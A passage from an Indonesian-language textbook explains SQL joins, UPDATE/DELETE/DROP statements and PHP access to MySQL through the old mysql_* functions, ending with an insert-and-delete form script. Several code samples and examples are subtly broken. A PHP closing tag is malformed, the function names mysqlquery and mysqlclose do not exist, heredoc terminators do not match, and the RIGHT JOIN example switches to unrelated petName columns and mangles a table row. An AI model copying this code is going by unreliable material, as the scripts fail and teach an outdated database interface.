Misalnya, jika table1 berisi satu baris untuk Wiwid dan satu baris untuk Sally, dan table2 hanya berisi satu baris untuk Sally, inner join hanya akan berisi satu baris: baris untuk Sally. Namun, outer join akan berisi dua baris — satu baris untuk Wiwid dan satu baris untuk Sally — meskipun baris untuk Wiwid akan memiliki field kosong untuk bobot.

Tabel hasil untuk outer join berisi semua baris untuk satu tabel. Jika salah satu baris untuk tabel tersebut tidak ada di tabel kedua, kolom untuk tabel kedua akan kosong. Jelas, isi tabel hasil ditentukan oleh tabel mana yang memberikan kontribusi semua barisnya, membutuhkan tabel kedua untuk mencocokkannya. Dua jenis outer join mengontrol tabel mana yang mengatur baris dan mana yang harus cocok: LEFT JOIN dan RIGHT JOIN. Kita menggunakan kueri SELECT yang berbeda untuk inner join dan dua jenis outer join. Kueri berikut adalah inner join:

```
SELECT columnameList FROM table1,table2
WHERE table1.col2 = table2.col2
```

Dan kueri ini adalah outer join:

```
SELECT columnnamelist FROM table1 LEFT JOIN table2
ON table1.col1=table2.col2
SELECT columnnamelist FROM table1 RIGHT JOIN table2
ON table1.col1=table2.col2
```

Dalam ketiga kueri, table1 dan table2 adalah tabel yang akan digabungkan. Kita dapat bergabung dengan lebih dari dua tabel. Di kedua kueri, col1 dan col2 adalah nama kolom yang dicocokkan untuk bergabung dengan tabel. Tabel dicocokkan berdasarkan data di kolom ini. Kedua kolom ini dapat memiliki nama yang sama atau nama yang berbeda, tetapi keduanya harus berisi tipe data yang sama.

Sebagai contoh sambungan dalam dan luar, pertimbangkan katalog Pakaian dengan dua tabel. Satu tabel adalah Produk, dengan dua kolom Nama dan Jenis menyimpan data berikut:

Name	Type
T-shirt	Shirt
Dress shirt	Shirt
Jeans	Pants

Tabel kedua adalah Warna, dengan dua kolom Nama dan Warna menyimpan data berikut:

Name	Color
T-shirt	white
T-shirt	red
Loafer	black

Anda perlu mengajukan pertanyaan yang membutuhkan informasi dari kedua tabel. Jika kita melakukan inner join dengan query berikut:

```
SELECT * FROM Product,Color WHERE Product.Name = Color.Name
```

Anda mendapatkan tabel hasil berikut dengan empat kolom: Nama (dari Produk), Jenis, Nama (dari Warna), dan Warna.

Name	Type	Name	Color
T-shirt	Shirt	T-shirt	white
T-shirt	Shirt	T-shirt	red

Perhatikan bahwa hanya T-shirt yang muncul di tabel hasil — karena hanya T-shirt yang ada di kedua tabel asli, sebelum bergabung. Di sisi lain, misalkan kita melakukan outer join kiri dengan kueri berikut:

```
SELECT * FROM Product LEFT JOIN Color ON Product. Name=Color. Name
```

Anda mendapatkan tabel hasil berikut, dengan empat kolom yang sama — Nama (dari Produk), Jenis, Nama (dari Warna), dan Warna — tetapi dengan baris yang berbeda:

Name	Type	Name	Color
T-shirt	Shirt	T-shirt	white
T-shirt	Shirt	T-shirt	red
Dress	shirt	<NULL>	<NULL>
Jeans	Pants	<NULL>	<NULL>

Tabel ini memiliki empat baris. Ini memiliki dua baris pertama yang sama dengan gabungan bagian dalam, tetapi memiliki dua baris tambahan — baris yang ada di tabel Produk di sebelah kiri tetapi tidak di tabel Warna. Perhatikan bahwa kolom dari tabel Warna kosong untuk dua baris terakhir. Dan, di sisi ketiga, misalkan kita melakukan outer join kanan dengan kueri berikut:

```
SELECT * FROM Product RIGHT JOIN Color
ON Product.petName=Color. Name
```

Anda mendapatkan tabel hasil berikut, dengan empat kolom yang sama, tetapi dengan baris yang masih berbeda:

petName	petType	petName	petColor
T-shirt	Shirt	T-shirt	white
T-shirt	Shirt	T-shirt	red
<NULL>	<NULL>	Loafers	Black

Perhatikan bahwa hasil ini berisi semua baris untuk tabel Warna di sebelah kanan tetapi tidak untuk tabel Produk. Perhatikan bagian yang kosong di kolom untuk tabel Produk, yang tidak memiliki baris untuk Loafers. Gabungan yang kita diskusikan sejauh ini menemukan entri yang cocok dalam tabel. Terkadang berguna untuk mengetahui baris mana dalam tabel yang tidak memiliki entri yang cocok di tabel lain. Misalnya, kita ingin tahu siapa yang tidak pernah masuk ke bagian *Only Member*. Misalkan kita memiliki satu tabel dengan nama login member (Member) dan tabel lain dengan tanggal login (Login). Kita dapat mengajukan pertanyaan ini dengan memilih dari dua tabel. Kita dapat mengetahui nama login mana yang tidak memiliki entri di tabel Login dengan kueri berikut:

```
SELECT loginName FROM Member LEFT JOIN Login
ON Member.loginName=Login.loginName
WHERE Login.loginName IS NULL
```

Kueri ini memberi kita daftar semua nama login di tabel Member yang tidak ada di tabel Login.

NATURAL JOIN

Dengan perintah NATURAL JOIN, kita dapat menghemat pengetikan dan membuat kueri sedikit lebih jelas. Jenis gabungan ini mengambil dua tabel dan secara otomatis menggabungkan kolom yang memiliki nama yang sama. Jadi, untuk mencapai hasil yang sama lakukan seperti contoh dibawah ini:

```
SELECT name,author,title FROM customers NATURAL JOIN classics;
```

JOIN ... ON

Jika kita ingin menentukan kolom untuk menggabungkan dua tabel, gunakan konstruksi JOIN ... ON seperti ini:

```
SELECT name,author,title FROM customers
JOIN classics ON customers.isbn=classics.isbn;
```

Menggunakan AS

Anda juga dapat menghemat pengetikan dan meningkatkan keterbacaan kueri dengan membuat alias menggunakan kata kunci AS. Ikuti nama tabel dengan AS dan alias yang akan digunakan. Kode berikut, oleh karena itu, juga identik dalam tindakan dengan Contoh dibawah ini. Alias dapat sangat berguna ketika kita memiliki kueri panjang yang merujuk nama tabel yang sama berkali-kali.

```
SELECT name,author,title from customers AS cust, classics AS class WHERE
cust.isbn=class.isbn;
```

Hasil dari operasi ini adalah sebagai berikut:

```
+-----+-----+-----+
| name          | author          | title          |
+-----+-----+-----+
| Agus Widodo  | Sarwo Nugroho  | Potret Diri Sebagai Komunikasi Visual Simbolik |
| Mars Caroline | Agus Widodo   | Membangun PODCAST
| Sarwo Nugroho | Mars Caroline W | Teknik Desain Realis dan Tata Warna
+-----+-----+-----+
3 rows in set (0.00 sec)
```

4.3 MENGGUNAKAN OPERATOR LOGIKA

Anda juga dapat menggunakan operator logika AND, OR, dan NOT dalam kueri MySQL WHERE kita untuk mempersempit pilihan kita lebih jauh. Contoh dibawah ini menunjukkan satu contoh masing-masing, tetapi kita dapat mencampur dan mencocokkannya dengan cara apa pun yang kita butuhkan.

Contoh Menggunakan operator logika

```
SELECT author,title FROM classics WHERE
author LIKE "Guswi%" AND author LIKE "%Andik Prakasa";
SELECT author,title FROM classics WHERE
author LIKE "%Agus Widodo%" OR author LIKE "%Joseph Teguh %";
SELECT author,title FROM classics WHERE
author LIKE "Guswi%" AND author NOT LIKE "%Andik Prakasa";
```

Memperbarui Informasi dalam database

Mengubah informasi di baris yang ada berarti memperbarui informasi. Misalnya, kita mungkin perlu mengubah alamat pelanggan karena dia pindah, atau kita mungkin perlu menambahkan nomor faks yang dibiarkan kosong oleh pelanggan saat dia memasukkan informasinya. Pernyataan UPDATE sangat mudah:


```
UPDATE tablename SET column=value,column=value,...
WHERE clause
```

Dalam klausa SET, kita mencantumkan kolom yang akan diperbarui dan nilai baru yang akan dimasukkan. Daftar semua kolom yang ingin kita ubah dalam satu pernyataan. Tanpa klausa WHERE, nilai kolom akan diubah di semua baris. Tetapi dengan klausa WHERE, kita dapat menentukan baris mana yang akan diperbarui. Misalnya, untuk memperbarui alamat di tabel Pelanggan, gunakan pernyataan ini:

```
UPDATE Customer SET street="3423 RoseLawn",
phone="555-555-5555"
WHERE lastName="Contrary"
```

Menghapus Informasi dari Database

Perbarui informasi dalam database kita dengan menghapus informasi yang sudah usang. Namun, berhati-hatilah saat menghapus informasi. Setelah kita meletakkan data, itu hilang selamanya. Itu tidak dapat dipulihkan. Kita hanya mendapatkannya kembali jika kita memasukkan semuanya lagi. Kita dapat menghapus baris atau kolom dari tabel, atau kita dapat menghapus seluruh tabel atau database dan memulai dari awal. Kita dapat menghapus baris dari tabel dengan pernyataan DELETE:

```
DELETE FROM tablename WHERE clause
```

Berhati-hatilah saat menggunakan DELETE. Jika kita menggunakan pernyataan DELETE tanpa klausa WHERE, itu akan menghapus semua data dalam tabel. Maksud kita semua data. Kita ulangi, semua data. Data tidak dapat dipulihkan. Fungsi pernyataan DELETE ini berada tepat di bagian atas daftar jangan coba-coba ini di rumah. Kita dapat menghapus kolom dari tabel dengan menggunakan pernyataan ALTER:

```
ALTER TABLE tablename DROP columnname
```

Anda dapat menghapus seluruh tabel atau database dengan DROP TABLE tablename atau DROP DATABASE databasename

BAB 5

MENGAkses MySQL MENGGUNAKAN PHP

5.1 MEMINTA DATABASE MYSQL DENGAN PHP

Alasan menggunakan PHP sebagai antarmuka ke MySQL adalah untuk memformat hasil query SQL dalam bentuk yang terlihat di halaman web. Selama kita dapat masuk ke instalasi MySQL kita menggunakan nama user dan kata sandi.

Proses

Proses penggunaan MySQL dengan PHP adalah:

1. Hubungkan ke MySQL.
2. Pilih database yang akan digunakan.
3. Buat string kueri.
4. Lakukan kueri.
5. Ambil hasilnya dan keluarkan ke halaman web.
6. Ulangi Langkah 3 sampai 5 sampai semua data yang diinginkan telah diambil.
7. Putuskan sambungan dari MySQL.

Kita akan mengerjakan bagian ini secara bergantian, tetapi pertama, kita harus mengatur detail login dengan cara yang aman agar tidak ada orang yang bisa mengakses database kita.

5.2 MEMBUAT FILE LOGIN

Sebagian besar situs web yang dikembangkan dengan PHP berisi beberapa file program yang memerlukan akses ke MySQL, oleh karena itu, detail login dan kata sandi sangat diperlukan. Selanjutnya, mari kita buat file login terlebih dahulu, dengan mengeetikkan contoh, ganti nilai placeholder (seperti nama pengguna) dengan nilai aktual yang kita gunakan untuk database MySQL Anda, dan simpan ke direktori pengembangan web. Hostname localhost akan berfungsi selama kita menggunakan database MySQL di sistem lokal.

Contoh File login.php

```
<?php // login.php
$db_hostname = 'localhost';
$db_database = 'publications';
$db_username = 'username';
$db_password = 'password';
?
```

Tag `<?php` dan `?>` yang terlampir sangat penting untuk file `login.php` pada Contoh diatas ini berarti bahwa garis perantara hanya dapat ditafsirkan sebagai kode PHP. Jika kita meninggalkannya dan seseorang memanggil file langsung dari situs web Anda, itu akan ditampilkan sebagai teks dan mengungkapkan rahasia kita. Tapi, dengan tag di tempatnya, yang akan dilihat orang itu hanyalah halaman kosong. File akan disertakan dengan benar dalam file PHP kita yang lain. Variabel `$db_hostname` akan memberi tahu PHP komputer mana yang akan digunakan saat menghubungkan ke database. Ini diperlukan, karena kita dapat mengakses database MySQL di komputer mana pun yang terhubung ke instalasi PHP Anda, dan yang berpotensi mencakup host mana pun di Web. Namun, contoh dalam bab ini akan bekerja di server lokal. Jadi, alih-alih menentukan domain seperti `mysql.myserver.com`, kita bisa menggunakan kata `localhost` (atau alamat IP `127.0.0.1`).

Database yang akan kita gunakan, \$db_database ini disebut publikasi. Variabel \$db_username dan \$db_password harus disetel ke nama user dan kata sandi yang telah kita gunakan dengan MySQL.

Menghubungkan ke MySQL

Sekarang setelah kita menyimpan file login.php, kita dapat memasukkannya ke dalam file PHP apa pun yang perlu mengakses database dengan menggunakan pernyataan require_once. Ini lebih disukai daripada pernyataan include, karena akan menghasilkan kesalahan fatal jika file tidak ditemukan. Dan percayalah, tidak menemukan file yang berisi detail login ke database kita adalah kesalahan fatal.

Selain itu, menggunakan require_once berarti file akan dibaca hanya jika sebelumnya tidak disertakan, ini mencegah akses duplikat disk. Contoh dibawah ini menunjukkan kode yang akan digunakan.

Contoh Menghubungkan ke server MySQL

```
<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
?>
```

Contoh ini menjalankan fungsi mysql_connect PHP, yang memerlukan tiga parameter: hostname, user name, dan password server MySQL. Setelah berhasil, ia mengembalikan identifikator ke server; jika tidak, FALSE dikembalikan. Perhatikan bahwa baris kedua menggunakan pernyataan if dengan fungsi die, yang melakukan seperti apa bunyinya dan keluar dari PHP dengan pesan kesalahan jika \$db_server is not TRUE. Pesan die menjelaskan bahwa tidak mungkin untuk terhubung ke database MySQL, dan—untuk membantu mengidentifikasi mengapa ini terjadi—termasuk panggilan ke fungsi mysql_error. Fungsi ini menampilkan teks kesalahan dari fungsi MySQL yang terakhir disebut. Pointer server database \$db_server akan digunakan dalam beberapa contoh berikut untuk mengidentifikasi server MySQL yang akan ditanyakan. Dengan menggunakan identifikator dengan cara ini, kita dapat terhubung ke dan mengakses beberapa server MySQL dari satu program PHP. Fungsi die sangat bagus ketika kita mengembangkan kode PHP, tetapi tentu saja kita akan menginginkan pesan kesalahan yang lebih ramah user di server produksi. Dalam hal ini kita tidak akan membatalkan program PHP Anda, tetapi memformat pesan yang akan ditampilkan saat program keluar secara normal, seperti:

```
function mysql_fatal_error($msg)
{
    $msg2 = mysql_error();
    echo <<< END
    We are sorry, but it was not possible to complete
    the requested task. The error message we got was:
    <p>$msg: $msg2</p>
    Please click the back button on your browser
    and try again. If you are still having problems,
    please <a href="mailto:admin@server.com">email
    our administrator</a>. Thank you.
    END;
}
```

Memilih database

Setelah berhasil terhubung ke MySQL, kita sekarang siap untuk memilih database yang akan kita gunakan..

Contoh Memilih database

```
<?php
mysql_select_db($db_database)
or die("Unable to select database: " . mysql_error());
?>
```

Memilih database

Setelah berhasil terhubung ke MySQL, kita sekarang siap untuk memilih database yang akan kita gunakan.

Contoh Memilih database

```
<?php
mysql_select_db($db_database)
or die("Unable to select database: " . mysql_error());
?>
```

Perintah untuk memilih database adalah `mysql_select_db`. Berikan nama database yang kita inginkan dan server yang kita hubungkan. Seperti contoh sebelumnya, pernyataan `die` telah disertakan untuk memberikan pesan kesalahan dan penjelasan, jika pemilihan gagal—satu-satunya perbedaan adalah tidak perlu mempertahankan nilai kembalian dari fungsi `mysql_select_db`, karena hanya mengembalikan `TRUE` atau `FALSE`. Oleh karena itu digunakanlah PHP atau pernyataan yang artinya “jika perintah sebelumnya gagal, lakukan hal berikut.” Perhatikan bahwa agar atau berfungsi, tidak boleh ada titik koma di akhir baris kode pertama.

Membangun dan mengeksekusi kueri

Mengirim kueri ke MySQL dari PHP semudah mengeluarkannya menggunakan fungsi `mysql_query`.

Contoh Meminta database

```
<?php
$query = "SELECT * FROM classics";
$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
?>
```

Pertama, variabel `$query` disetel ke kueri yang akan dibuat. Dalam hal ini, ia meminta untuk melihat semua baris dalam tabel klasik. Perhatikan bahwa, tidak seperti command line MySQL, titik koma tidak diperlukan di bagian ekor kueri, karena fungsi `mysql_query` digunakan untuk mengeluarkan kueri lengkap; itu tidak dapat digunakan untuk kueri yang dikirim dalam beberapa bagian, satu per satu. Oleh karena itu, MySQL mengetahui bahwa kueri telah selesai dan tidak mencari titik koma.

Fungsi ini mengembalikan hasil yang kita tempatkan dalam variabel `$result`. Setelah menggunakan MySQL pada command line, kita mungkin berpikir bahwa isi `$result` akan sama dengan hasil yang dikembalikan dari kueri command line, dengan garis horizontal dan vertikal, dan seterusnya. Namun, tidak demikian halnya dengan hasil yang dikembalikan ke PHP.

Sebagai gantinya, setelah berhasil, \$result akan berisi sumber daya yang dapat digunakan untuk mengekstrak hasil kueri. Kita akan melihat cara mengekstrak data di bagian selanjutnya. Saat gagal, \$result berisi FALSE. Jadi contoh selesai dengan memeriksa \$result. Jika FALSE, berarti ada kesalahan, dan perintah die dijalankan.

Mengambil hasil

Setelah kita memiliki sumber daya yang dikembalikan dari fungsi mysql_query, kita dapat menggunakannya untuk mengambil data yang kita inginkan. Cara paling sederhana untuk melakukannya adalah dengan mengambil sel yang kita inginkan, satu per satu, menggunakan fungsi mysql_result. Contoh selanjutnya menggabungkan dan memperluas contoh sebelumnya ke dalam program yang dapat kita ketik dan jalankan sendiri untuk mengambil hasil yang dikembalikan. Saya sarankan kita menyimpannya di folder yang sama dengan login.php dan beri nama query.php.

Contoh Mengambil hasil satu sel pada satu waktu

```
<?php // query.php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
or die("Unable to select database: " . mysql_error());
$query = "SELECT * FROM classics";
$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
$rows = mysql_num_rows($result);
for ($j = 0 ; $j < $rows ; ++$j)
{
echo 'Author: ' . mysql_result($result,$j,'author') . '<br>';
echo 'Title: ' . mysql_result($result,$j,'title') . '<br>';
echo 'Category: ' . mysql_result($result,$j,'category') . '<br>';
echo 'Year: ' . mysql_result($result,$j,'year') . '<br>';
echo 'ISBN: ' . mysql_result($result,$j,'isbn') . '<br><br>';
}
?>
```

10 baris kode terakhir adalah yang baru, jadi mari kita lihat. Mereka mulai dengan mengatur variabel \$rows ke nilai yang dikembalikan oleh panggilan ke mysql_num_rows. Fungsi ini melaporkan jumlah baris yang dikembalikan oleh kueri. Berbekal jumlah baris, kita memasuki loop for yang mengekstrak setiap sel data dari setiap baris menggunakan fungsi mysql_result. Parameter yang disediakan untuk fungsi ini adalah sumber daya \$result, yang dikembalikan oleh mysql_query, nomor baris \$j, dan nama kolom tempat mengekstrak data. Hasil dari setiap panggilan ke mysql_result kemudian digabungkan dalam pernyataan echo untuk menampilkan satu field per baris, dengan umpan baris tambahan di antara baris. Seperti yang kita ingat dan lima baris data dikembalikan oleh query.php. Namun, sebagaimana adanya, kode ini sebenarnya sangat tidak efisien dan lambat, karena total 25 panggilan dibuat ke fungsi mysql_result untuk mengambil semua data, satu sel pada satu waktu. Untungnya, ada cara yang jauh lebih baik untuk mengambil data, yaitu mendapatkan satu baris sekaligus menggunakan fungsi mysql_fetch_row.

Mengambil baris

Penting untuk menunjukkan bagaimana kita dapat mengambil satu sel data dari MySQL, tetapi sekarang mari kita lihat metode yang jauh lebih efisien. Ganti loop for dari query.php dengan loop baru pada contoh dibawah ini dan kita akan menemukan hasil yang sama persis.

Contoh Penggantian untuk loop untuk mengambil hasil satu baris dalam satu waktu.

```
<?php
for ($j = 0 ; $j < $rows ; ++$j)
{
$row = mysql_fetch_row($result);
echo 'Author: ' . $row[0] . '<br>';
echo 'Title: ' . $row[1] . '<br>';
echo 'Category: ' . $row[2] . '<br>';
echo 'Year: ' . $row[3] . '<br>';
echo 'ISBN: ' . $row[4] . '<br><br>';
}
?>
```

Dalam kode yang dimodifikasi ini, hanya seperlima dari panggilan yang dilakukan ke fungsi pemanggilan MySQL (berkurang 80% penuh), karena setiap baris diambil secara keseluruhan melalui fungsi `mysql_fetch_row`. Ini mengembalikan satu baris data dalam array, yang kemudian ditetapkan ke variabel `$row`. Maka, yang diperlukan hanyalah mereferensikan setiap elemen array `$row` secara bergantian (dimulai dari offset 0). Oleh karena itu `$row[0]` berisi data Author, `$row[1]` Judul, dan seterusnya, karena setiap kolom ditempatkan dalam array sesuai urutan kemunculannya di tabel MySQL. Juga, dengan menggunakan `mysql_fetch_row` alih-alih `mysql_result`, kita menggunakan kode PHP yang jauh lebih sedikit dan mencapai waktu eksekusi yang jauh lebih cepat, karena hanya mereferensikan setiap item data dengan offset daripada nama.

Menutup koneksi

Setelah kita selesai menggunakan database, kita harus menutup koneksi. Kita melakukannya dengan mengeluarkan perintah pada dibawah ini.

Contoh Menutup koneksi server MySQL.

```
<?php
mysql_close($db_server);
?>
```

Contoh Praktis

Saatnya untuk menulis contoh pertama kita memasukkan data dan menghapusnya dari tabel MySQL menggunakan PHP. Saya sarankan kita mengetik kode seperti contoh dibawah ini dan menyimpannya ke direktori pengembangan web kita menggunakan nama file `sqltest.php`.

Contoh Memasukkan dan menghapus menggunakan sqltest.php

```
<?php // sqltest.php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database, $db_server)
```

```

or die("Unable to select database: " . mysql_error());
if (isset($_POST['delete']) && isset($_POST['isbn']))
{
    $isbn = get_post('isbn');
    $query = "DELETE FROM classics WHERE isbn='$isbn'";
    if (!mysql_query($query, $db_server))
    echo "DELETE failed: $query<br>" .
    mysql_error() . "<br><br>";
}
if (isset($_POST['author']) &&
isset($_POST['title']) &&
isset($_POST['category']) &&
isset($_POST['year']) &&
isset($_POST['isbn']))
{
    $author = get_post('author');
    $title = get_post('title');
    $category = get_post('category');
    $year = get_post('year');
    $isbn = get_post('isbn');
    $query = "INSERT INTO classics VALUES " .
    "('$author', '$title', '$category', '$year', '$isbn')";
    if (!mysql_query($query, $db_server))
    echo "INSERT failed: $query<br>" .
    mysql_error() . "<br><br>";
}
echo <<<_END
<form action="sqltest.php" method="post"><pre>
Author <input type="text" name="author">
Title <input type="text" name="title">
Category <input type="text" name="category">
Year <input type="text" name="year">
ISBN <input type="text" name="isbn">
<input type="submit" value="ADD RECORD">
</pre></form>
END;
$query = "SELECT * FROM classics";
$result = mysqlquery($query);
if (!$result) die ("Database access failed: " . mysql_error());
$rows = mysql_num_rows($result);
for ($j = 0 ; $j < $rows ; ++$j)
{
    $row = mysql_fetch_row($result);
    echo <<<_END
<pre>
Author $row[0]
Title $row[1]
Category $row[2]
Year $row[3]

```

```

ISBN $row[4]
</pre>
<form action="sqltest.php" method="post">
<input type="hidden" name="delete" value="yes">
<input type="hidden" name="isbn" value="$row[4]">
<input type="submit" value="DELETE RECORD"></form>
END;
}
mysqlclose($db_server);
function get_post($var)
{
return mysql_real_escape_string($_POST[$var]);
}
?>

```

Pada lebih dari 80 baris kode, program ini mungkin tampak menakutkan, tetapi jangan khawatir karena kita sudah mencoba berbagai kode MySQL sejauh ini. Ini pertama-tama periksa input apa pun yang mungkin telah dibuat dan kemudian memasukkan data baru ke dalam tabel klasik dari database publikasi atau menghapus baris darinya, sesuai dengan input yang diberikan. Terlepas dari apakah ada input, program kemudian mengeluarkan semua baris dalam tabel ke browser. Jadi mari kita lihat cara kerjanya.

Bagian pertama dari kode baru dimulai dengan menggunakan fungsi isset untuk memeriksa apakah nilai untuk semua field telah diposting ke program. Setelah konfirmasi, setiap baris dalam pernyataan if memanggil fungsi get_post, yang muncul di akhir program. Fungsi ini memiliki satu pekerjaan kecil namun penting: mengambil input dari browser.

Array \$_POST

Browser mengirimkan input user melalui permintaan GET atau permintaan POST. Dan disini kita akan menggunakan permintaan POST. Server web menggabungkan semua input user (bahkan jika formulir diisi dengan seratus field) dan dimasukkan ke dalam array bernama \$_POST. \$_POST adalah larik asosiatif. Tergantung pada apakah formulir telah diatur untuk menggunakan metode POST atau GET, baik larik asosiatif \$_POST atau \$_GET akan diisi dengan data formulir. Keduanya dapat dibaca dengan cara yang persis sama. Setiap field memiliki elemen dalam array yang dinamai sesuai field itu.

Jadi, jika formulir berisi field bernama isbn, array \$_POST berisi elemen yang dikunci oleh kata isbn. Program PHP dapat membaca field itu dengan merujuk ke \$_POST['isbn'] atau \$_POST["isbn"] (tanda kutip tunggal dan ganda memiliki efek yang sama dalam kasus ini). Jika sintaks \$_POST masih tampak rumit bagi Anda, yakinlah bahwa kita dapat menggunakan konvensi, salin input user ke variabel lain, dan lupakan \$_POST setelah itu. Ini normal dalam program PHP: mereka mengambil semua field dari \$_POST di awal program dan kemudian mengabaikannya. Jadi, kembali ke fungsi get_post: melewati setiap item yang diambilnya melalui fungsi mysql_real_escape_string untuk menghapus karakter apa pun yang mungkin telah dimasukkan peretas untuk membobol atau mengubah database kita.

Menghapus Rekaman

Sebelum memeriksa apakah data baru telah diposting, program memeriksa apakah variabel \$_POST['delete'] memiliki nilai. Jika demikian, user telah mengklik tombol DELETE RECORD untuk menghapus record. Dalam hal ini, nilai \$isbn juga akan diposting. Seperti yang kita ingat, ISBN secara unik mengidentifikasi setiap catatan. Formulir HTML menambahkan ISBN ke string kueri DELETE FROM yang dibuat dalam variabel \$query, yang kemudian diteruskan ke fungsi mysql_query untuk mengeluarkannya ke MySQL. mysql_query

mengembalikan TRUE atau FALSE, dan FALSE menyebabkan pesan kesalahan ditampilkan menjelaskan apa yang salah. Jika `$_POST['delete']` tidak disetel (dan karena itu tidak ada catatan yang akan dihapus), `$_POST['author']` dan nilai yang diposting lainnya diperiksa. Jika semuanya telah diberi nilai, maka `$query` diatur ke perintah `INSERT INTO`, diikuti oleh lima nilai yang akan dimasukkan. Variabel kemudian diteruskan ke `mysql_query`, yang setelah selesai mengembalikan TRUE atau FALSE. Jika FALSE dikembalikan, pesan kesalahan ditampilkan.

Menampilkan Formulir

Selalu ingat bahwa struktur `echo <<<_END` dari bab sebelumnya, yang menampilkan semua yang ada di antara tag `_END`. Selain perintah `echo`, program juga bisa keluar dari PHP menggunakan `?>`, mengeluarkan HTML, lalu masuk kembali ke pemrosesan PHP dengan `<?php`. Gaya apa pun yang digunakan adalah masalah preferensi programmer, tetapi saya selalu merekomendasikan untuk tetap menggunakan kode PHP karena alasan berikut:

- Ini membuat PHP sangat jelas saat debugging (dan juga untuk user lain) bahwa semua yang ada di dalam `file.php` adalah kode PHP. Oleh karena itu, tidak perlu pergi berburu untuk putus sekolah ke HTML.
- Saat kita ingin memasukkan variabel PHP langsung ke dalam HTML, kita cukup mengetiknya. Jika kita kembali ke HTML, kita harus memasukkan kembali pemrosesan PHP untuk sementara, mengeluarkan variabel, dan kemudian keluar lagi.

Bagian formulir HTML hanya mengatur tindakan formulir ke `sqltest.php`. Artinya, ketika formulir dikirimkan, isi field formulir akan dikirim ke `file sqltest.php`, yang merupakan program itu sendiri. Formulir juga diatur untuk mengirim field sebagai POST daripada permintaan GET. Ini karena permintaan GET ditambahkan ke URL yang dikirimkan dan dapat terlihat berantakan di browser kita. Mereka juga memungkinkan user untuk dengan mudah memodifikasi kiriman dan mencoba meretas server kita. Oleh karena itu, bila memungkinkan, kita harus menggunakan pengiriman POST, yang juga memiliki manfaat menyembunyikan data yang diposting dari tampilan. Setelah menampilkan field formulir, HTML menampilkan tombol Kirim dengan nama `ADD RECORD` dan menutup formulir. Perhatikan penggunaan tag `<pre>` dan `</pre>` di sini, yang telah digunakan untuk memaksa font monospace dan memungkinkan semua input berbaris dengan rapi. Pengembalian carriage di akhir setiap baris juga dikeluarkan saat berada di dalam tag `<pre>`.

Menanyakan Database

Selanjutnya, kode kembali ke wilayah dalam empat baris kode berikut, permintaan dikirim ke MySQL meminta untuk melihat semua catatan dalam tabel klasik. Setelah itu, `$rows` diatur ke nilai yang mewakili jumlah baris dalam tabel dan `loop for` dimasukkan untuk menampilkan konten setiap baris. Saya telah mengubah sedikit kode berikutnya untuk menyederhanakan banyak hal. Alih-alih menggunakan tag `
` untuk umpan baris, saya memilih untuk menggunakan tag `<pre>` untuk menyelaraskan tampilan setiap catatan dengan cara yang menyenangkan. Setelah tampilan setiap record, ada form kedua yang juga diposting ke `sqltest.php` (program itu sendiri) tapi kali ini berisi dua field tersembunyi: `delete` dan `isbn`. Field hapus diatur ke "ya" dan `isbn` ke nilai yang disimpan di `$baris[4]`, yang berisi ISBN untuk catatan. Kemudian muncul tombol Submit dengan nama `DELETE RECORD` dan form ditutup. Tanda kurung kurawal kemudian melengkapi perulangan `for`, yang akan berlanjut hingga semua record ditampilkan.

Terakhir, kita melihat definisi fungsi `get_post`, yang telah kita lihat. Dan hanya itu—program PHP pertama kita untuk memanipulasi database MySQL. Jadi, mari kita periksa apa yang bisa dilakukannya. Setelah kita mengetik program (dan memperbaiki kesalahan pengetikan), coba masukkan data berikut ke berbagai field input untuk menambahkan catatan baru untuk buku Moby Dick ke database:

Agus Widodo
 Moby Dick
 Ilmiah
 1851
 9780199535729

Menjalankan Program

Ketika kita telah mengirimkan data ini menggunakan tombol ADD RECORD, gulir ke bawah ke bagian bawah halaman web untuk melihat tambahan baru. Sekarang mari kita lihat bagaimana menghapus catatan bekerja dengan membuat catatan dummy. Coba masukkan hanya nomor 1 di masing-masing dari lima field dan klik tombol ADD RECORD. Jika sekarang kita menggulir ke bawah, kita akan melihat catatan baru yang hanya terdiri dari 1 detik. Jelas catatan ini tidak berguna dalam tabel ini, jadi sekarang klik tombol DELETE RECORD dan gulir ke bawah lagi untuk mengonfirmasi bahwa catatan telah dihapus. Dengan asumsi bahwa semuanya bekerja, kita sekarang dapat menambah dan menghapus catatan sesuka hati. Coba lakukan ini beberapa kali, tetapi biarkan catatan utama tetap di tempatnya (termasuk yang baru untuk *Moby Dick*), karena kita akan menggunakannya nanti. Kita juga dapat mencoba menambahkan catatan dengan semua 1 lagi beberapa kali dan perhatikan pesan kesalahan yang kita terima untuk kedua kalinya, yang menunjukkan bahwa sudah ada ISBN dengan nomor 1.

MySQL Praktis

Sekarang kita siap untuk melihat beberapa teknik praktis yang dapat kita gunakan di PHP untuk mengakses database MySQL, termasuk tugas-tugas seperti membuat dan menjatuhkan tabel; memasukkan, memperbarui, dan menghapus data; serta melindungi database dan situs web kita dari user jahat. Perhatikan bahwa contoh selanjutnya dengan mengasumsikan bahwa kita telah membuat program login.php.

Membuat Tabel

Anggap saja kita sedang bekerja untuk taman margasatwa dan perlu membuat database untuk menyimpan detail tentang semua jenis kucing yang dikandungnya. Kita diberi tahu bahwa ada sembilan keluarga kucing—Lion, Tiger, Jaguar, Leopard, Cougar, Cheetah, Lynx, Caracal, dan Domestic—jadi kita memerlukan kolom untuk itu. Kemudian setiap kucing telah diberi nama, jadi itu kolom lain, dan kita juga ingin melacak usia mereka, yang lain. Tentu saja, kita mungkin akan membutuhkan lebih banyak kolom nanti, mungkin untuk memenuhi persyaratan diet, inokulasi, dan detail lainnya, tetapi untuk saat ini sudah cukup untuk memulai. Identifikator unik juga diperlukan untuk setiap hewan, jadi kita juga memutuskan untuk membuat kolom untuk yang disebut id. Contoh dibawah ini menunjukkan kode yang mungkin kita gunakan untuk membuat tabel MySQL untuk disimpan data ini, dengan tugas kueri utama dalam teks tebal.

Contoh Membuat tabel bernama kucing

```
<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
